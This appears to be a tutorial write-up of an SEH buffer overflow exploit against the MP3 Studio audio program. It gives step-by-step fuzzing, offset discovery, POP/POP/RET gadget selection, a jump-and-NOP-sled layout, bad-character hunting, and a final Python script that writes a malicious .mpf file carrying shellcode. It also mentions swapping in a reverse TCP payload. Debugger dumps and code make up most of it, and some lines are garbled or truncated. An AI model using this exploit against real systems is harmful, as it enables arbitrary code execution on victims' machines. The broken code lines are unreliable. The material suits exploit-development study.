Buffer Overflow for MP3 Studio Offical Writeup

Overflow (or overflown... however you want to look at it)

```
file = "exploit.mpf"


buffer = "A"*5000

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"
```

First make a python file that sends 5000 A's at MP3 Studio

Double click on python file, thus writing the exploit.mpf document which will be opened in MP3 Studio



As shown on the bottom we can pass an exception, lets press shift F9 to do that

You can see the program will continue to try and load other things

Now it is time to find the offest

msf-pattern_create -I 5000

This will create a pattern of 5000 bytes within kali, go ahead and copy that and paste that into notepad deleting the A's

```
file = "exploit.mpf"

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"
```

Press Shift+F9 and copy the EIP value

```
Registers (FPU)

EAX 00000000

ECX 46326846

EDX 77C98900 ntd11.77C98900

EBX 00000000

ESP 0019E1F0

EBP 0019E210

ESI 00000000

EDI 00000000

EIP 46326846
```

Copy EIP back to kali and find the offest

Now update exploit

```
file = "exploit.mpf"

buffer = "A"*4116
buffer += "B"*4
buffer += "C"*4
buffer += "D"*500

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"
```

The A's will cause the overflow, the B's are in the nSEH, the C's are in the SEH and the D's are to see if we have room aftewards

| 0019F7B0 | 41414141 | AAAA | |
|----------|----------|------|----------------------------|
| 0019F7B4 | 41414141 | AAAA | |
| 0019F7B8 | 41414141 | AAAA | |
| 0019F7BC | 41414141 | AAAA | |
| 0019F7C0 | 41414141 | AAAA | |
| 0019F7C4 | 41414141 | AAAA | Pointer to next SEH record |
| 0019F7C8 | 42424242 | BBBB | SE handler |
| 0019F7CC | 43434343 | cccc | |


As you can see we sent too many A's, delete 4 of them, so now your number should 4112 and send the exploit again

Once you change your exploit and send it back, you can now pass the execption with SHIFT+F9 which will then show you that the EIP has been overwritten with C's (43)

You should have also noticed the 0's that are breaking up our D's, this is going to be a problem so we will have to make a further jump

Restart the program and do not send the exploit

Use MONA to find a POP/POP/RET to bypass the SEH



You may have to wait a minute and also minimze the CPU view tray

```
004068D4
           0x004068d4
                         pop ecx # pop ebp # ret 0x04
                                                          startnul]
                         pop ecx # pop ebp # ret 0x04
00407650
           0x00407650
                                                          startnul]
                        pop ecx # pop ebp # ret 0x04
004077C4
           0x004077c4
                                                          startnul]
00400569
                        pop ecx # pop ebp # ret 0x04
           0x0040c569
                                                          startnul]
0040D70B
           0x 004 0d7 0b
                        pop ecx # pop ebp # ret 0x04
                                                          startnul]
                        pop ecx # pop ebp # ret 0x04
00411833
           0x00411833
                                                          startnul]
                        pop ecx # pop ebp # ret 0x04
0041724E
           0x0041724e
                                                          startnul]
0041A110
           0x0041a110
                        pop ecx # pop ebp # ret 0x04
                                                          startnul]
                        pop ecx # pop ebp # ret 0x04
0041B3F3
           0x0041b3f3
                                                         startnul]
0041D711
           0x0041d711
                        pop ecx # pop ebp # ret 0x04
                                                          startnul]
0041DAF4
           0x0041daf4
                        pop ecx # pop ebp # ret 0x04
                                                          startnul]
                        pop ecx # pop ebp # ret 0x04
0041E817
           0x0041e817
                                                         startnul]
0041F7CA
           0x0041f7ca
                      : pop ecx # pop ebp # ret 0x04
                                                          startnul]
                        pop ecx # pop ebp # ret 0x04
004219B7
           0x004219b7
                                                         startnul]
004275A5
           0x004275a5 : pop ecx # pop ebp # ret 0x04
                                                         startnul]
00434F69
           0x00434f69 : pop ecx # pop ebp # ret 0x04
                                                         startnul]
           0x00436afd : pop ecx # pop ebp # ret 0x04
00436AFD
                                                         startnul]
0043A3C3
           0x0043a3c3 : pop ecx # pop ebp # ret 0x04
                                                         startnul]
0043EA89
           0x0043ea89 : pop ecx # pop ebp # ret 0x04
                                                         startnul]
           0x0043edad : pop ecx # pop ebp # ret 0x04
                                                       | startnul]
0043EDAD
         ... Please wait while I'm processing all remaining resu
OBADF OOD
         [+] Done. Only the first 20 pointers are shown here. Fo
OBADF OOD
             Found a total of 2571 pointers
OBADF OOD
```

Do not use any of these, we need to find one with anything like a 0x0 next to it, so open the location that the other pointers are stored

I used the following JMP location for POP/POP/RET

jmp 0x10015901

Update payload with the following

The eb\22 is a jump foward, which constitutes as a small jump

Also to find bad characters we can use the following python3 script

```
for x in range(1, 256): 
 print("\x" + "{:02x}".format(x), end=")
 print()
```

```
file = "exploit.mpf"

buffer = "A"*4112
buffer += "\xeb\x22\x90\x90" #nSEH Forward Jump
buffer += "\x01\x58\x01\x10" #POP POP RET
buffer += "\x90"*30 #NOP SLED
buffer += "\x01\x02\x03\x04\x05\x06\x07\x08\x09\buffer += "D"*500

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"
```

Send that up, then right click on ESP and follow in dump

| Address | ASCII | | | | | | | | |
|----------|-------|----|----|----|----|----|----|----|-------------|
| 0019F790 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAA |
| 0019F798 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAA |
| 0019F7A0 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAA |
| 0019F7A8 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAA |
| 0019F7B0 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAA |
| 0019F7B8 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAA |
| 0019F7C0 | 41 | 41 | 41 | 41 | EB | 22 | 90 | 90 | AAAAë" |
| 0019F7C8 | 91 | 58 | 91 | 10 | 90 | 90 | 90 | 90 | 0X00 |
| 0019F7D0 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | |
| 0019F7D8 | 90 | 90 | 90 | 90 | 99 | 99 | 99 | 99 | |
| 0019F7E0 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | |
| 0019F7E8 | 90 | 90 | 91 | 92 | 93 | 04 | 05 | 96 | 0 0000 |
| 0019F7F0 | 97 | 98 | 69 | 99 | 80 | BB | 25 | 02 | € »% |
| 0019F7F8 | EC | 11 | 49 | 99 | F4 | F9 | 19 | 99 | ì∏I.ôù∏. |
| 0019F800 | 12 | 12 | 49 | 99 | EC | F9 | 19 | 99 | nnI.ìùn. |

As you can see there are bad characters, so now we need to work on finding those bad characters

Some common bad characters are the following

\x00

\x0a

 \xomega

\x20

```
file = "exploit.mpf"
sc = (
"\xbb\xd5\x19\xbe\x3b\xdb\xd9\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x31\x83\xc0\x04\x31\x58\x0f\x03\x58\xda\xfb\x4b\xc7\x0c\x79"
"\xb3\x38\xcc\x1e\x3d\xdd\xfd\x1e\x59\x95\xad\xae\x29\xfb\x41"
"\x44\x7f\xe8\xd2\x28\xa8\x1f\x53\x86\x8e\x2e\x64\xbb\xf3\x31"
"\xe6\xc6\x27\x92\xd7\x08\x3a\xd3\x10\x74\xb7\x81\xc9\xf2\x6a"
"\x36\x7e\x4e\xb7\xbd\xcc\x5e\xbf\x22\x84\x61\xee\xf4\x9f\x3b"
"\x30\xf6\x4c\x30\x79\xe0\x91\x7d\x33\x9b\x61\x09\xc2\x4d\xb8"
"\xf2\x69\xb0\x75\x01\x73\xf4\xb1\xfa\x06\x0c\xc2\x87\x10\xcb"
"\xb9\x53\x94\xc8\x19\x17\x0e\x35\x98\xf4\xc9\xbe\x96\xb1\x9e"
"\x99\xba\x44\x72\x92\xc6\xcd\x75\x75\x4f\x95\x51\x51\x14\x4d"
"\xfb\xc0\xf0\x20\x04\x12\x5b\x9c\xa0\x58\x71\xc9\xd8\x02\x1f"
"\x0c\x6e\x39\x6d\x0e\x70\x42\xc1\x67\x41\xc9\x8e\xf0\x5e\x18"
"\xeb\x0f\x15\x01\x5d\x98\xf0\xd3\xdc\xc5\x02\x0e\x22\xf0\x80"
"\xbb\xda\x07\x98\xc9\xdf\x4c\x1e\x21\xad\xdd\xcb\x45\x02\xdd"
"\xd9\x25\xc5\x4d\x81\x87\x60\xf6\x20\xd8"
buffer = "A"*4112
buffer += "\xeb\x22\x90\x90" #nSEH Forward Jump
buffer += "\x01\x58\x01\x10" #POP POP RET
buffer += "\x90"*30 #NOP SLED
buffer += sc
f = open (file, "w")
f.write (buffer)
f.close()
print "[+] file saved as " + file
print "buffer"
```

The sc that is used here is just to pop calculator, you can do whatever you would like after this such as making a reverse TCP connection or whatever else